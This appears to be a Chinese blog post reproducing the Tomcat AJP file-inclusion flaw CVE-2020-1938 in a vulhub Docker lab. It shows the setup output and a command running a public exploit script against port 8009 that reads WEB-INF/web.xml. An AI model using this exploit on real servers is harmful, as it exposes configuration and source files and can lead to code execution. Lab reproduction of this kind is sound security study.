Tomcat AJP文件包含漏洞 (CVE-2020-1938)


漏洞简介

该漏洞是由于Tomcat AJP协议存在缺陷而导致，攻击者利用该漏洞可通过构造特定参数，读取服务器webapp下的任意文件，例如可以读取 webapp 配置文件或源代码。若目标服务器同时存在文件上传功能，攻击者可进一步实现远程代码执行。

漏洞复现

在https://vulhub.org/上下载tomcat的docker文件，利用`docker-compase up -d`启动服务，服务启动后，访问`http://192.168.136.129:8080/`，还有一个正在侦听的AJP端口8009。

```
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938# docker-compose up -d
Creating network "cve-2020-1938_default" with the default driver
Pulling tomcat (vulhub/tomcat:9.0.30)...
9.0.30: Pulling from vulhub/tomcat
dc65f448a2e2: Pull complete
346ffb2b67d7: Pull complete
dea4ecac934f: Pull complete
8ac92ddf84b3: Pull complete
d8ef64070a18: Pull complete
6577248b0d6e: Pull complete
576c0a3a6af9: Pull complete
6e0159bd18db: Pull complete
acbdffd7df48: Pull complete
6a8292ccd53f: Pull complete
17870aa0b306: Pull complete
Digest: sha256:568d9a8b3206501bfe2b15980287013cadabf45c33db54987736b4ec05502c14
Status: Downloaded newer image for vulhub/tomcat:9.0.30
Creating cve-2020-1938_tomcat_1 ... done
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938# docker ps
CONTAINER ID   IMAGE                COMMAND             CREATED         STATUS         PORTS                                                NAMES
592184ca39c3   vulhub/tomcat:9.0.30   "catalina.sh run"   6 minutes ago   Up 6 minutes   0.0.0.0:8009->8009/tcp, 0.0.0.0:8080->8080/tcp   cve-2020-1938_tomcat_1
root@kali:~/桌面/vulhub/tomcat/CVE-2020-1938#
```



访问成功，直接利用现成的py脚本进行测试，`python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.136.129 -p 8009 -f WEB-INF/web.xml`，这里注意要用python2.

```
root@kali:~/CNVD-2020-10487-Tomcat-Ajp-lfi# python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.136.129 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://192.168.136.129:8009/asdf
----------------------------

<?xml version="1.0" encoding="UTF-8"?>
<!--
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  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
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  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
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  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

root@kali:~/CNVD-2020-10487-Tomcat-Ajp-lfi#
```

成功读取到了WEB-INF/web.xml的信息。